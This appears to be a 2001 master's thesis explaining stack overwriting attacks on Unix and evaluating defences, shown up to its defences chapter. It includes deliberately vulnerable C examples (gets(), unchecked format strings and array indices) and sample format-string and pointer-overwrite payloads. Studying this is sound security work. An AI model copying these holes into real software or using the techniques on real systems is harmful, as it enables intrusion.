LAPPEENRANTA UNIVERSITY OF TECHNOLOGY

Department of Information Technology

STACK OVERWRITING ATTACKS AND DEFENCES IN UNIX ENVIRONMENT

The topic of the master's thesis has been confirmed by the Department Council of the Department of Information Technology on 13 June 2001.

Supervisor: Professor Pekka Toivanen

Lappeenranta 26 June 2001

Ville Alkkiomäki
Kaivosuonkatu 4 A 14
FIN-53850 LAPPEENRANTA

TIIVISTELMÄ

Lappeenrannan teknillinen korkeakoulu
Tietotekniikan osasto

Ville Alkkiomäki

Pinon ylikirjoitukseen perustuvat hyökkäykset ja niiltä suojautuminen Unix ympäristössä

Diplomityö

2001

70 sivua, 2 kuvaa, 12 taulukkoa ja 3 liitettä.

Tarkastaja: Professori Pekka Toivanen

Hakusanat: pino, puskurin ylivuoto, unix tietoturva, kernel laajennukset
Keywords: stack, buffer overflow, format string attack, Unix security

Työn tarkoituksena on tutkia pinon ylikirjoitukseen perustuvien hyökkäysten toimintaa ja osoittaa kokeellisesti nykyisten suojaustekniikoiden olevan riittämättömiä. Tutkimus suoritetaan testaamalla miten valitut tietoturvatuotteet toimivat eri testitilanteissa. Testatut tuotteet ovat Openwall, PaX, Libsafe 2.0 ja Immunix 6.2. Testaus suoritetaan pääasiassa RedHat 7.0 ympäristössä testiohjelman avulla. Testeissä mitataan sekä tuotteiden kyky havaita hyökkäyksiä että niiden nopeusvaikutukset.

Myös erityyppisten hyökkäysten ja niitä vastaan kehitettyjen metodien toimintaperiaatteet esitellään seikkaperäisesti ja havainnollistetaan yksinkertaistetuilla esimerkeillä. Esitellyt tekniikat sisältävät puskurin ylivuodot, laittomat muotoiluparametrit, loppumerkittömät merkkijonot ja taulukoiden ylivuodot.

Testit osoittavat, etteivät valitut tuotteet estä kaikkia hyökkäyksiä, joten lopuksi perehdytään myös vahinkojen minimointiin onnistuneiden hyökkäysten varalta.

ABSTRACT

Lappeenranta University of Technology
Department of Information Technology

Ville Alkkiomäki

STACK OVERWRITING ATTACKS AND DEFENCES IN UNIX ENVIRONMENT

Master's thesis

2001

70 pages, 2 figures, 12 tables and 3 appendices.

Supervisor: Professor Pekka Toivanen

Keywords: stack, buffer overflow, format string attack, Unix security

This thesis studies the principles of stack overwriting attacks and proves existing security products inadequate. The research is done by testing four different software products against nine test cases. Chosen products are Openwall kernel patch 2.2.19, PaX kernel patch 2.2.18, Libsafe 2.0 and Immunix 6.2. The attack detection capability and performance effects of each product are measured and analyzed.

Red Hat Linux 7.0 is used as test environment, but the methods and results apply to other operating systems as well. The techniques and principles of different types of attacks are explained with details using simplified examples. These methods include buffer overflows, format string attacks, non-terminated strings and array boundary overflows.

The products are found to be only a partial solution to the problem and in addition to the evaluation the basic techniques to minimize the impact of successful attacks are covered.

PREFACE

Lappeenranta 19 April 2001

When I started writing this thesis, the area in question didn't relate to my current work very closely. But when designing complex systems and thinking about their overall security it became obvious that this problem hasn't been taken seriously enough. Luckily the security was such a crucial issue for my superiors that they gave me a permission to spend some time studying this particular problem.

Ville Alkkiomäki

TABLE OF CONTENTS

TERMS, ACRONYMS AND ABBREVIATIONS

ASCIIZ	Zero terminated string.
canary value	Local variable in stack added by the compiler, used to check stack integrity.
CGI	Common Gateway Interface, a specification for transferring information between a web server and an external program generating dynamic content.
daemon	Common name for server programs running in the background.
ELF	Executable and Linkable Format, binary executable file format supporting position-independent code.
exploit	Particular technique or program abusing a known flaw in an application.
gcc	GNU C compiler.
gdb	GNU debugger.
glibc	Library of standard C functions. Used by *gcc*.
GNU	"GNU's Not Unix". An open source organization developing various applications.
grep	Unix utility used to search strings from files.
HTML	HyperText Markup Language is a language to specify the structure of documents in the Internet.
HTTP	HyperText Transfer Protocol. Used widely in the Internet to transfer HTML files.
Intel x86	Common name for Intel processor architecture used in 80x86 and Pentium processor families.
JVM	Java Virtual Machine.
libc	Standard C library containing the basic C functions.
lint	Unix utility used to check C source code.

NASM	The Netwide Assembler, an open source 80x86 assembler.
OS	Operating System.
root	Default administrator’s user name on Unix operating systems.
SPARC	Processor architecture developed by Sun Microsystems.
SSH	Secure Shell, telnet replacement using strong cryptography.
wrapper	Software that accompanies the resources of another software for purpose of improving convenience, compatibility or security.

1 INTRODUCTION

A new type of vulnerability has been discovered in Unix based operating systems causing severe security flaws. These vulnerabilities are based on stack overwriting using various methods. In the worst case these flaws will give full access to the target system for any remote attacker. Different workarounds have been developed to detect and prevent these kinds of attacks and are commonly considered to provide good security. The main purpose of this thesis is to study and evaluate these defence techniques and to prove them insecure. Attack methods are also introduced with details and examples to provide the reader with a basic understanding of the subject.

The selected defending techniques contain library wrappers, compiler extensions and kernel patches. The evaluation is done by testing some existing products with vulnerable test applications. The chosen products are Openwall patch for kernel version 2.2.19, PaX patch for kernel version 2.2.18, Libsafe 2.0 and Immunix 6.2. The tests are made mainly in a Red Hat Linux 7.0 environment, but the results and methods are also applicable to other operating systems as well. Some methods to minimize the damage of a successful attack are also studied at the end of this thesis.

2 STACK OVERWRITING ATTACKS

2.1 Principles of stack overwriting

All exploits based on stack overwriting depend on unchecked use of the stack, which allows a malicious user to modify the internal state and behavior of the target application. The problem is mainly derived from the C language itself, which gives a lot of freedom to the programmer and leaves some of the checking to the programmer's responsibility. /3/ Also some *libc* functions are fundamentally vulnerable, one good example is the *gets(char *buf)* function, which stores one line from standard input to the given buffer. /3/ Unfortunately the function does not contain any kind of checking for buffer length and overwrites the memory area after the buffer if the line is longer than the buffer. This causes unpredictable behavior of the program or segmentation fault if the program does not occupy the overwritten memory area.

If the memory area after the overwritten buffer contains control data like function return address, then the malicious user may alter it to make the application do something it wouldn't normally do. In the Intel x86 architecture the stack grows downwards, leaving the function return addresses just after function local variables. /21/ Also at least Sun SPARC has the same behavior. /32/

Since we can change the return address of the functions we can jump anywhere in the program after a vulnerable function. This means that we can execute any protected program parts or if we can copy our own code to the program's executable memory then we can run the code of our choice in the target machine.

2.2 Methods of overwriting the stack

2.2.1 Buffer overflows

Buffer overflows are the easiest way to scramble with the stack. They are also very common as most programmers are lazy enough to use functions like *strcat()*, *strcpy()* and *gets()* instead of safe length checking versions of the same functions.

The principle of buffer overflow is explained with an example. Consider program like in Source 1 and it's stack inside the *hello()* function in Table 1. (as seen in *gdb* under Red Hat 7.0) Note that the stack grows from top to bottom and strings grow from bottom to top.

```
#include <stdio.h>

int hello(char * greeting,char * message)
{
  char name[8];
  char country[8];
  printf("Your name? ");
  gets(name);
  printf("Your country? ");
  gets(country);
  printf("%s %s from %s! %s\n",greeting,name,country,message);
  return 0;
}

int main(int argc,char **argv)
{
  hello("Hello","Happy hacking!");
  printf("Back in main() function.\n");
  return 0;
}
```

Source 1: Example program demostrating stack behavior

Table 1: Stack of example program in Source 1

Address	Size	Contains
0xbffff54c	4 bytes	pointer to *message*
0xbffff548	4 bytes	pointer to *greeting*
0xbffff544	4 bytes	return address
0xbffff540	4 bytes	previous frame pointer
-	0 bytes	in this gap there could be unused memory as a result of memory aligment. (the memory is faster to access in addresses dividable by 32 and 16)
0xbffff538	8 bytes	*name*
0xbffff530	8 bytes	*country*

If we compile and run the program under Linux, it acts like in Output 1. As we can see, the program overwrites the *name* buffer with oversized answer given to the country question.

```
Your name? Ville
Your country? Finland Pekka
Hello Pekka from Finland Pekka! Happy hacking!
Back in main() function.
```

Output 1: Execution flow of the example program in Source 1

If we give it a string long enough as a country it will result a segmentation failure as shown in Output 2.

```
Your name? Ville
Your country? Finland Pekka Testtest
Hello Pekka Testtest from Finland Pekka Testtest! Happy hacking!
Segmentation fault (core dumped)
```

Output 2: Execution flow with illegal parameters

The segmentation failure happens because the input string overwrites the return address in stack. Note that the Hello string is printed normally, but the segmentation failure has occurred before printing the "Back in main() function." message. So even when the stack is already in disorder, the program is running normally until the execution returns from the *hello()* function. Now if we could change the return address to something reasonable we could force the target

program to do something nasty. For example spawning a new shell would give access to the system.

2.2.2 Overflowing buffers with non-terminated strings

On some cases the parameter sizes seem to be securely checked before performing any buffer operations, but there's one special case with strings that are exactly the maximum size given. For example the *strncpy(char * dest,int n,char * source)* copies maximum of *n* bytes from source string terminated with tailing zero. But if the *source* is longer than *n* bytes, then *strncpy()* will copy exactly *n* bytes from *source* string leaving the *dest* string unterminated. This means that when the *dest* string is used later, it is longer than *n* bytes even though no overflow has occurred. /30/

Consider the program like in Source 2. The *sprintf()* seems to be safe since the *country* is no longer than 40 bytes, the *name* has maximum of other 40 bytes and the rest of the *greeting* string takes 32 bytes with the tailing zero. But if we run the program with parameters longer than 40 characters, we will get results like in Output 3.

```
#include <stdio.h>

int main(int argc,char **argv)
{
  char greeting[112];
  char name[40];
  char country[40];
  if (argc<3)
    exit(1);
  strncpy(name,argv[1],40);
  strncpy(country,argv[2],40);
  sprintf(greeting,"Hello %s from %s! Have a nice day!\n",name,country);
  printf("%s",greeting);
  return 0;
}
```

Source 2: Example program to demonstrate non-terminated buffers

```
$ ./test our_first_test_parameter
a_long_parameter_to_demonstrate_buffer_overflows
Hello our_first_test_parameter from
a_long_parameter_to_demonstrate_buffer_o>@hõÿ¿our_first_test_parameter!
Have a nice day!
Segmentation fault (core dumped)
$
```

Output 3: Exection flow of the example program with over sized parameters

This demonstrates how the safe looking program can overflow the local buffers and the return addresses in stack.

2.2.3 Format strings

Another common method of smashing the stack is to carelessly use the written *printf* function calls. The *printf()* can be used to overwrite the stack by using the C language feature known as variable length argument list. Actually some of the *printf()* and *scanf()* functions can be used to overwrite the parameter buffers in the manners described earlier in this chapter, but here we describe another elegant way to alter the execution of the program. Other functions using the format strings can be used instead, but for simplicity they are here referred to as *printf()* functions.

The parameters for a function call are stored in the stack and the number of parameters needed by *printf()* depends on the format string parameter given to it. For example *printf("%s",string)* has two parameters, but *printf("%s %s",string1,string2)* has three. /17/ It is also possible to write data to a parameter using the *%n* conversion directive. /17/ The *%n* is used to calculate the number of characters written so far and the result is stored to the next parameter on the stack. /17/ Using these conversion directives it's possible to read the contents of the stack and to write to an arbitrary address in memory. This gives again access to the function return address and to the execution flow of the program. /22/ The principle is demonstrated with an example program in Source 3.

```
#include <stdio.h>

int hello(char * greeting,char * message)
{
  char buf[100];
  snprintf(buf,99,greeting);
  printf("%s! %s\n",buf,message);
  return 0;
}

int main(int argc,char **argv)
{
  if (argc==1)
     exit(1);
  hello(argv[1],"Happy hacking!");
  printf("Back in main() function.\n");
  return 0;
}
```

Source 3: Example program to demonstrate format string vulnerability

The Table 2 shows the stack when the *sprintf()* is called. (As seen in *gdb* under Red Hat 7.0)

Table 2: Stack of the example program in Source 3

Address	Size	Contains
0xbffff53c	4 bytes	pointer to *message*
0xbffff538	4 bytes	pointer to *greeting*
0xbffff534	4 bytes	return address (to *main()* function)
0xbffff530	4 bytes	previous frame pointer (*main()* function's)
0xbffff51c	20 bytes	unused memory[1]
0xbffff4b8	100 bytes	*buf*
0xbffff4b4	4 bytes	unused memory[1]
0xbffff4b0	4 bytes	pointer to *greeting*
0xbffff4ac	4 bytes	size of the *buf* (0x63)
0xbffff4a8	4 bytes	pointer to the *buf*
0xbffff4a4	4 bytes	return address (to *hello()* function)
0xbffff4a0	4 bytes	previous frame pointer (*hello()* function's)

[1] The unused memory is a result of memory alignment and may have been used earlier as a temporary memory for function calls in the calling function.

If we had used *sprint()* instead of *snprintf()*, we could have directly overwritten all the contents of the stack above the *buf* parameter like described earlier. But now the amount of bytes copied to the *buf* is limited to 99 bytes, which its' maximum size without the leading zero added by *snprintf()*. Fortunately we can access the stack with another trick. The number of parameters for the *snprintf()* is not checked and we can fool it to use the memory in stack after the real parameters as an additional parameter. It is important to note that even when the parameters are stored in stack, they are read bottom to top from the memory, so the first parameter is pushed last to the stack and vice versa. /22/

For example when we run the program in Source 3 with *"Test %x"* as a parameter, then the *snprintf()* will need one more parameter than it actually has. Since the *snprintf()* doesn't check the number of parameters, it will simply use the next value on the stack after the last actual *greeting* parameter. As a result it will print the value of the unused memory to the *buf* string. If you use *"Test %x %x"*, then you will get two values from the stack, which are the unused 4 bytes after the *greeting* parameter and 4 first bytes from the *buf* string. This means that we have access to the additional parameters through the *buf* string. With appropriate format string it is also possible to read all the values on the stack as long as the output buffer is long enough. In this case the *buf* string itself is between the *snprintf()* and the useful values like function return address, so we can't reach them directly. /22/

The *snprintf()* has also one directive, which saves data instead of printing it. It is *"%n"*, and it is defined as follows: *"The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument. No argument is converted."*. /17/ In English this means *snprintf()* will save the number of characters printed so far to the address given next in the parameter list. If we recall that we can control additional parameters of the *snprintf()* through the *buf* string, we realize that we can save this number to any address in the memory. (As long as the address has no *\0x00* byte in it, which would end the format string parsing.) In our case for example format string *"\0x34\0xf5\0xff\0xbf%n"* would override the return address to *main()* function with number 4 (*0x00000004*). The

address is upside down since the Intel x86 processors have a little-endian architecture. /21/ We can also add some space to the format string if we want a bigger number, respectively *"\0x34\0xf5\0xff\0xbf1234%n"* would write number 8 over the return address.

So it's possible to change the return address (or any other variable in memory) to a relatively small number this way, but the size of the format string buffer limits the number to 99 or less in our case. There are some workarounds for this, the *%n* directive actually saves the number of characters that should have been printed if the string hasn't been truncated. Also such formatting directives can be used, which take more space when printed than in the actual format string. Consider format string *"\0x34\0xf5\0xff\0xbf%500d%n"*, it will print the 4 bytes of the address and then the next value on stack to a 500 character long space, after this it will write number 504 to the next address on stack. Tho the number is a lot bigger, but it is still not enough for a 32 bit address. Also the ISO 9899:1999 standard limits the number of characters spent by single directive to 4095, so we can't use these directives directly to write arbitrary values to memory. /15/ Some other platform specific restrictions may also exist.

The numbers from 4 to 4095 are still not enough for our purposes, but again we have a workaround. We can write the address one or two bytes at time with several *%n* directives and appropriate addresses on the format string. With ISO 9899:1999 compliant platforms like Red Hat 7.0 we can also use the %hhn directive, which stores the number to a single byte. /15/ All implementations of *snprintf()* do not support the *%hhn* directive, but then the same effect can be achieved with four separate 32bit writes to consecutive addresses. /22/ All processor architectures may not support this kind of byte aligned memory writes, but usually at least 16 bit writes are supported.

2.2.4 Overflowing array boundaries

In addition to checking the buffer size, in C language also the array boundary checking is left to the programmer. This leads to a new kind of flaw if we can apply illegal values to array index. An example program is shown in Source 4. If

illegal answers are given to the "*user ID*" question, the stack will be overwritten in an arbitrary address while storing user name and country. This normally causes a segmentation fault like in Output 4, but if the index value is chosen carefully, the function return address can also be altered directly.

```
#include <stdio.h>

typedef struct {
  char name[8];
  char country[8];
} User;

int hello(char * greeting,char * message)
{
  User users[10];
  char tmpbuf[8];
  int id;

  printf("Your user ID? ");
  gets(tmpbuf);
  id=atoi(tmpbuf);
  printf("Your name? ");
  gets(users[id].name);
  printf("Your country? ");
  gets(users[id].country);
  printf("%s %s from %s! %s\n",
greeting,users[id].name,users[id].country,message);
  return 0;
}

int main(int argc,char **argv)
{
  hello("Hello","Happy hacking!");
  printf("Back in main() function.\n");
  return 0;
}
```

Source 4: Example program demonstrating indirect writes with arrays

```
$ ./test4
Your user ID? -1
Your name? Ville
Your country? Finland
Segmentation fault (core dumped)
$
```

Output 4: Execution flow of the example program with illegal parameters

2.2.5 Unknown techniques

In addition to these four basic methods some unknown bugs may still exist in the standard *libc* library. The *libc* is also not the only library, there are many other widely used libraries, which may contain bugs. Even the kernel itself is not flawless. /23/ New programming languages may also bring out a new set of holes specific to a language. For example, the Java Virtual Machine (JVM) will accept byte code, which violates the language semantics and which can lead to security violations. /19/

2.3 Places to store attack code

2.3.1 Purpose of attack code

Overflowing buffers and overwriting other variables is a nasty thing, but since we are also able to change to execution flow of the process then we might want to change the behavior of the program instead of simply changing its' state. An interesting thing to do is to spawn a shell using the holes described in the last chapter. It would allow a malicious attacker to gain access to the remote machine or if the process is ran as a privileged user, then the normal user could gain more privileges. In the worst case a remote attacker could get root access and it is not even as uncommon as one might think. There have been several major holes in such popular Internet server products as Sendmail (SMTP server) /6/ and Bind (famous DNS server) /7/.

2.3.2 Process stack

There are many different places from where one can execute code on the fly. The most popular place is the normal process stack because one can store the code and chance the function return address with a single *printf()* format string or an overflowable buffer. However there are some restrictions, for example the overflowable buffer may be so small that it cannot hold enough code to do anything reasonable. In our example program in Source 1, the buffer has only 16 bytes of space to hold the code. This is hardly enough for anything as our own optimized shell code made in chapter 4 took as much as 28 bytes in Linux-x86 environment.

Using the stack to hold our attack code also has the disadvantage of being replaceable. This means that we don't know exactly where in the memory the code lies, as the top of the stack may vary. Fortunately the code in stack resides often almost in the same place, so at least we know roughly where to jump from the main program. If there is a lot of space available for the attack code, this is not a problem, because the code can be padded with the dummy code, which does nothing. On Intel x86 architecture there is an instruction called No Operation (NOP). It reserves only one byte memory and does nothing. /21/ Padding our attack code with these NOP commands allows us to jump to any address in the "NOP" area to get our code executed. /1/ Look at the Table 3, which represents the fictional status of the stack during a *printf()* format attack in our previous example program in Source 3.

Table 3: Contents of stack during fictional format string attack

Address	Size	Contains
0xbffff53c	4 bytes	pointer to *message*
0xbffff538	4 bytes	pointer to *greeting*
0xbffff534	4 bytes	**compromized return address (to *main()* function)**
0xbffff530	4 bytes	previous frame pointer (*main()* function's)
0xbffff51c	20 bytes	unused memory [2]
0xbffff4b8	**100 bytes**	***buf***
0xbffff4b8	16 bytes	format string used to overwrite the return address
0xbffff4c8	56 bytes	NOP
0xbffff508	28 bytes	attack code
0xbffff4b4	4 bytes	unused memory [2]
0xbffff4b0	4 bytes	pointer to *greeting*
0xbffff4ac	4 bytes	size of the *buf* (0x63)
0xbffff4a8	4 bytes	pointer to *buf*
0xbffff4a4	4 bytes	return address (to *hello()* function)
0xbffff4a0	4 bytes	previous frame pointer (*hello()* function's)

Note that the *buf* buffer is now divided into three parts, which are controlled through the command line parameter. (The contents of *buf* are copied from the first command line parameter.) The first part contains the format string used to overwrite the return address, after which there are 56 NOP instructions and the last part contains the 28 byte attack code. /28/ This way it's enough if the return address is between 0xbffff4c8-0xbffff500. If the stack now moves a little in the memory, the attack code will still be executed as long as it stays within the limits.

It is relatively easy to prevent using the stack to store the attack code by making the stack non-executable. This will be dealt with in detail in chapter 3.

2.3.3 System environment

If the stack is not big enough for our code, then a good place for the code could be the Unix environment variables. The starting address of stored attack code is easily obtainable with a single *getenv()* function call and it is also easy to guess, since the environment variables lie on top of the stack.

---

[2] The unused memory is a result of memory alignment and may have been used earlier as a temporary memory for function calls in the calling function.

Using this method requires access to the environment of the target process. Normally this means access to the computer and therefore this method is usually only usable in local attacks. There is an exception with server daemons, which execute other processes and pass data from the user in the environment variables. Web servers are a good example as they pass data to external CGI binaries through the system environment. /2/ However, the size of the data to which the attacker has access to, may not be long enough to store the attack code.

2.3.4 Other segments

Some OS architectures, like Linux, have executable data and heap segments, which makes them a suitable place for storing attack code. /21/ The data segment contain global variables and the heap holds the memory blocks reserved by the *malloc()* function. These memory areas are commonly used when local variables are not enough.

If the above mentioned places cannot be used, then the last chance is to use existing code from the program itself or libraries linked along. Existing code resides in the read-only text segment, but if we find a suitable code block, we don’t actually need the write privileges, since the code block can be used as it is. /29/

2.4 Methods of executing attack code

2.4.1 Basics of process execution

Plain arbitrary code somewhere in the target machine doesn't do much good if it's never executed. This is why its’ useful to know how the process execution flow is managed and how can we get control of it.

The process execution is managed with a special register called Extended Instruction Pointer (*EIP*) in Intel x86 architecture and with Program Counter (*PC*) in SPARC architecture. /21,32/ These registers contain the address of the command in memory currently being executed. Normally these registers are

increased by the size of the command after it has been executed so that it will point to the next command in memory. It is possible to change the *EIP* register directly with such assembler commands like *JMP*, *JNZ* and *CALL*. These are normally used when the program needs to branch in such occasions like function calls or switch clauses. /21/

When function calls are made with the *CALL* command, the current value of *EIP* register is stored to the stack and when the function is finished the execution is returned to the calling function with *RET* command. All what the *RET* command does is fetch the return address from the stack and to store it back to the *EIP* register. Now if we could change the contents of the stack within the function call we could also alter the program execution flow. And this is basically what we want to do. /21/

2.4.2 Overwriting the return address of a function

The simplest and most the common way of modifying the execution flow is to overwrite the function return address so that the program will automatically jump to our code when it returns from the victim function. This can be done by using the techniques described earlier.

When using buffer overflows to directly overwrite the return address, we do not have to know exactly where the stack lies in the memory. The return address will always be at the same distance from our buffer. However we still have to know where our executable code is, but if it is somewhere else than in the stack then it may have a static address.

If we use the *printf()* format strings to overwrite the return address then we have to know exactly where the return address is in memory. One can use the same vulnerable *printf()* call to find the address by scanning the stack with consecutive directives like *%x* and *%c*. When the address pointing to the stack is found, the target address can be calculated. This technique can not be used with the *scanf()* function family, because the *scanf()* function does not print anything to the user and so we can only try to guess the address.

2.4.3 Indirect writes with arrays

In some cases it may be necessary to change the return address indirectly. There may be other data which should not be overwritten, in the stack between the vulnerable buffer and our target data. Writing to this kind of data might for example halt the execution of the program before we return from the function. An example of this kind of critical data are canary values used by the StackGuard. /10/ StackGuard uses this value to detect buffer overflow attacks and rely on the fact that overwriting the return address in frame buffer using buffer overflows would also overwrite the canary value between the local buffer and the return address. /10/ There are still attack methods which write directly to the frame buffer passing the canary value and are therefore not detected by products using this kind of checking.

One way to skip the canary value in the stack is to use an array boundary attack described in chapter 2. Choosing appropriate index values for local arrays makes it possible to write to an arbitrary address relative to the array itself. The address is not fully arbitrary and the possible addresses depend on the structure of the array and the writes to its elements that are accessible. Anyhow, in some cases this can be used to write beyond checking values in a local stack.

2.4.4 Indirect writes with pointers

Another method to pass canary values is to use pointers. This can be done if the target function has local pointers and overflowable buffers after the pointer. In this case we can first overwrite the pointer and then use it to write directly to our target address. /5/

There is an example program in Source 5 and its' stack in Table 4. In the program there is a function *hello()*, which has two internal buffers and one pointer. The *countrypointer* is declared before the *name* buffer so it is after the *name* buffer in the stack. If we run the program and answer *"12345678\x44\xf5\xff\xbf"* as our name, the string "12345678" will be stored to the *name* buffer, the address *0xbffff544* will be stored to the *countrypointer* and the leading zero of string

(*0x00*) will overwrite the least significant byte of the *someint* variable. After this, the answer to the "Your country?" question will be written to the address pointed by the *countrypointer* we just changed. In this case it would point to the *hello()* function's return address. If we now answer something like "\x01\x02\x03\x04" to the country question, we would jump to the address 0x04030201 when returning from the *hello()* function and the canary value is still untouched.

```
#include <stdio.h>

int hello(char * greeting,char * message)
{
  int canary;
  int someint;
  char * countrypointer;
  char name[8];
  char country[8];
  countrypointer=country;
  printf("Your name? ");
  gets(name);
  printf("Your country? ");
  gets(countrypointer);
  printf("%s %s from %s! %s\n",greeting,name,country,message);
  return 0;
}

int main(int argc,char **argv)
{
  hello("Hello","Happy hacking!");
  printf("Back in main() function.\n");
  return 0;
}
```

Source 5: A program demonstrating indirect attack with pointers

Table 4: Stack of example program in Source 5

Address	Size	Contains
0xbffff54c	4 bytes	pointer to *message*
0xbffff548	4 bytes	pointer to *greeting*
0xbffff544	4 bytes	return address
0xbffff540	4 bytes	previous frame pointer
0xbffff538	4 bytes	*canary*
0xbffff534	4 bytes	*someint*
0xbffff530	4 bytes	*countrypointer*
0xbffff52c	8 bytes	*name*
0xbffff524	8 bytes	*country*

2.4.5 Overwriting the frame pointer

There are yet more complicated ways of changing the execution flow. One very sophisticated method is to rewrite the frame buffer address or parts of it to point to our own overflowed buffer. This way it is sometimes enough if the buffer is overflowable by one single byte, since this byte can be the least significant byte of the saved frame pointer address. Changing this byte a little may change the frame pointer to point directly to the overflowable buffer, where the fake frame is stored. When the calling function of the vulnerable function returns, it will fetch the fake return address from our fake frame buffer. /18/

2.4.6 Overwriting function pointers and longjmp buffers

C language provides a way to call functions dynamically via function pointers. They are also a very interesting target for an attacker although they are not very commonly used in normal code. Exploiting function pointers is similar to overwriting function return addresses with the exception that these pointers are normal local variables and usually ignored by the protection products.

Similarly we can overwrite the *longjmp buffers*. These buffers are used by the *longjmp()* function, which is commonly used in exception handling. The program state is stored to the *longjmp* buffer with *setjmp()* function and the program can return to this state with the *longjmp()* function when exceptions happen. /17/ The buffer contains an address to the code where the *setjmp()* was called and by

overwriting this return address it is again possible to change the program execution flow.

The exploiting of *longjmp buffers* is similar to overwriting function pointers with an exception of the additional data used to store current state of the stack. If this additional data is messed up while overwriting the return address, it may corrupt the *longjmp()* call and cause a segmentation fault instead of executing our code.

2.5 Attacks based on data overwriting

Sometimes it may not be necessary to take over the program execution flow, it may be enough if we can overwrite internal variables. These variables might contain data associated with user privileges or other critical parameters. When compared to previous attacks this kind of approach is much easier to write and harder to detect, but they still carry out the same kinds of effects. They are also not restricted to the stack, but the overwriteable data buffers may lie also in the heap or in the data segment, which are not monitored by all protection techniques.

3 DEFENDS AGAINST STACK ATTACKS

3.1 Writing correct code

All these problems are caused by programming errors and writing only correct code would solve these problems. Unfortunately there is no such thing as a bug free software, but at least we can try to reduce to amount of holes in our software. Normal testing does not normally expose these kinds of flaws as the overflows are usually caused by irrational and absurd parameters, which will never occur in normal use. Instead we should do extensive code audits for our software to ensure it does not contain any known holes. Of course these audits are not error free either, but at least the worst errors can be found.

There is software that can be used to find these flaws from the source code. Most Unix platforms include utilities like *lint* and *grep*, which can be used to check the C source code syntax and to find dangerous functions calls like *gets()*. There are also some other tools like ITS4 from Cigital, which searches statically dangerous patterns from C and C++ sources and BFBTester, which tests the binary programs directly. /33/

Normally we are not using only our own code and at least the operating system is done by someone else. There are also differences between operating systems and how error proof they are. For example when comparing open source operating systems, OpenBSD is known to make decent source code audits, but most of the Linux distributors are not. /25/ Of course there is a lot of common software used in both systems, but the core still differs. Differences can be also found from the commercial OS vendors, but as these companies do not provide much information about their auditing processes, it is hard to compare them directly. One can only make assumptions based on their reputation.

3.2 Compiler extensions

3.2.1 Bound checking

Humans are known to be error prone and therefore it is feasible to improve the compiler to do the checking on behalf of the programmer. The easiest way to implement this is to check every read and write to arrays and pointers. This would prevent all the overflows, but in return it would cause some severe performance losses. For example *gcc* with a full bound checking patch will cause a slowdown of around 5 compared to normal unoptimized code. /16/ If only writes to arrays would be checked then the program could contain holes giving access to arbitrary variables in the memory or the program could still suffer from a denial of service attacks if the array reads are targeted outside the process owned memory.

Bound checking alone does not affect to format string attacks at all, since there are no arrays to be overflowed. Similarly the *printf()* family function calls should be checked so that the number of conversion directives matches the number of actual parameters. However the format string parameter may be dynamic and so the number of directives can be checked only during the program execution, unfortunately the number of function parameters is not normally known during the execution.

In a simple case the number of parameters can be stored using some macro trickery, where the actual *printf()* call is replaced with a macro counting the parameters and passing the parameters and the number of them to the real implementation of the *printf()* function. /13/ Unfortunately this trickery does not work if the programmer has used variable arguments lists, which allows the programmer to change the number of parameters on the fly.

3.2.2 Stack checking extensions

Since the bound checking usually causes problems with performance it is often discarded. Lighter overhead is achieved if only the critical contents of the stack are checked. The checking is often done only to the return address, which is the first target for the attackers. This leaves other contents of the memory still vulnerable and make the solution only partial.

The checking of the return address can be done inside the function before returning back to the calling function. This checking is done by comparing the real contents of the stack to the values stored elsewhere in the beginning of the function. The problem in this approach is to find a safe place for the stored values since the stack cannot be used. The heap can be used instead but it is slower.

Another way to protect the return address is to add an additional variable to the beginning of the local variable block, set a value to it in the beginning of the function and check if this value still matches before returning from the function. This value can be static and therefore it doesn't need to be saved anywhere. This kind of value is called canary value and it usually contains both the zero (*\0x00*) and the end of line (*\0x0d*) characters, which stop the string processing and would either stop the overflow to the canary or make the attack noticeable. Again this is not a complete solution as there are also other ways to alter the execution flow than the return addresses and this technique does not notice the format string attacks as they write directly to the return address. /10/

3.2.3 Double stack

One way to protect the return address is to use two different stacks, one for local variables and the other for return addresses. Separating the return addresses from buffers makes it impossible to overwrite the return address using buffer overflows, but again this does not protect against format string attacks or local variable overwrites. Also kernel must be patched to support multiple stacks and it will cause some performance losses. /24/

3.3 Kernel patches

One of the commonest protection methods used against overflowing attacks is non-executable stack. It means marking the stack memory area non-executable and making it therefore an unsuitable place for the attack code. This is far from being completely safe, since the attack code can usually be moved to the data segment or to the heap. Making the stack non-executable also breaks some existing products like the ones using *glibc* trampolines, but this problem can be solved with an additional patch. /11/ The good point is that this patch can be easily installed and does not require recompilation of the applications. /27/ In addition to it does not affect system performance too much. /27/ It is also possible to make the data segment and the heap non-executable, this would make virtually all writeable memory areas unusable for storing the attack code. Unfortunately even this does not prevent all attacks as it is still possible to use existing code and finding the *exec()* command from shared libraries is not too hard. /29/

Another easy way to make life a little harder for the attackers is to move the default address of shared libraries to addresses containing zero byte. This makes it harder to use existing code in *libc* as the zero byte normally stops the overflows based on ASCIIZ strings. /27/

Yet another trick is to use random stack start addresses to make the address guessing impossible. /34/ Alternatively one can pad stack with a random amount of empty space to make the addresses random. /14/ Unfortunately neither of these methods provide much security as the attack code may be located somewhere else than stack and the attack code can also be padded with *NOP* commands to make the start address more easily guessable.

3.4 Shared library wrappers

Another protection method that does not require recompiling is shared library wrappers. They add an additional layer to the function calls to *libc* functions checking the parameters. These checks are based on the fact that local buffers

cannot extend beyond the current stack frame and if the buffers would extend beyond it, the process would be killed and the event logged. /3/

These library wrappers cannot detect overflows that do not exceed the stack frame and nor do they detect format string attacks. However as they require only the installation of one external library and cause only minor performance loss, they are feasible option. /3/

3.5 Rare operating systems

One way to gain a false sense of security is to use such operating systems or hardware that most attackers do not have access to. It is far easier to test and develop an exploit for Linux, which is freely available from the Internet than for example UNICOS, which is used in Cray supercomputers and requires rather expensive and rare hardware. /12/ It is harder to get the exploit tested before an actual attack, but the feeling of being safe may be more dangerous than those few more attack attempts in a more common system, because the affects of an intrusion are more fatal if the system administrator is not prepared to detect the attacker.

3.6 Good administrative habits

Some normal administrative routines will also help in fighting against stack overwriting attacks. Using only the latest versions of each application for example and installing all available patches will eliminate most of the known security flaws. This does not mean that you are totally safe, but at least it causes more work for the attacker. When installing new security patches one should be bear in mind that those patches are usually made in a great hurry and in some cases new flaws are created while the old ones are fixed. These kinds of bug changes have been common especially on Microsoft’s products like Outlook and Internet Explorer. /31/ And if such a respected software vendor makes mistakes, it can happen to anyone.

